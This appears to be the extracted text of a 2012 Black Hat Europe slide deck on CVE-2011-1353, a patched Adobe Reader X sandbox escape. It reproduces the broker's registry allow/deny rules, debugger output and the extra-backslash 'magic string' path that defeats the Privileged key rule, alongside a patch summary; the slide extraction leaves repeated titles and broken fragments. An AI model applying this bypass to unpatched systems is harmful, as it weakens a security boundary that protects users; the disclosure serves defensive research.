ecx = 01837496 | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 01836418 | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\System"
ecx = 018353F0 | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\System"
ecx = 0183441A | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 018333F2 | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
```

Pop Pop and Pop XD

Which means the relative
Broker API have been
achieved.



The Vulnerability CVE-2011-1353

- It was patched by Adobe in September 2011 as a result of our responsible disclosure action
- World is small
Mark Yason and **Paul Sabanal** of IBM X-Force have also found this vulnerability.

See the Problem?

- AddRule(SUBSYS_REGISTRY,
REG_DENY,
"HKEY_CURRENT_USER\Software\Adobe\Acrobat
Reader\10.0\Privileged"
);
- AddRule(SUBSYS_REGISTRY,
REG_ALLOW_ANY,
"HKEY_CURRENT_USER\Software\Adobe\Acrobat
Reader\10.0"
);


See the Problem?

- AddRule(SUBSYS_REGISTRY,
REG_DENY,
"HKEY_CURRENT_USER\Software\Adobe\Acrobat
Reader\10.0\Privileged"
);
- AddRule(SUBSYS_REGISTRY,
REG_ALLOW_ANY,
"HKEY_CURRENT_USER\Software\Adobe\Acrobat
Reader\10.0"
);


Magic String

- HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\10.0\\Privileged\bProtectedMode


CVE-2011-1353




CVE-2011-1353



CVE-2011-1353



CVE-2011-1353





What Can I Do for you?

blackhat®

blackhat
EUROPE

March 14-16, 2012
NH Grand Kraanapolsky Hotel
Amsterdam, Netherlands


CVE-2011-1353



The patch and little bit more

New function “CanonPathName”
added to Strip off the extra
backslash.

```
while ( *Cp != '\\' );  
do  
{  
    Cp++;  
}
```



blackhat®



Demo



March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands




Conclusions and Future Work



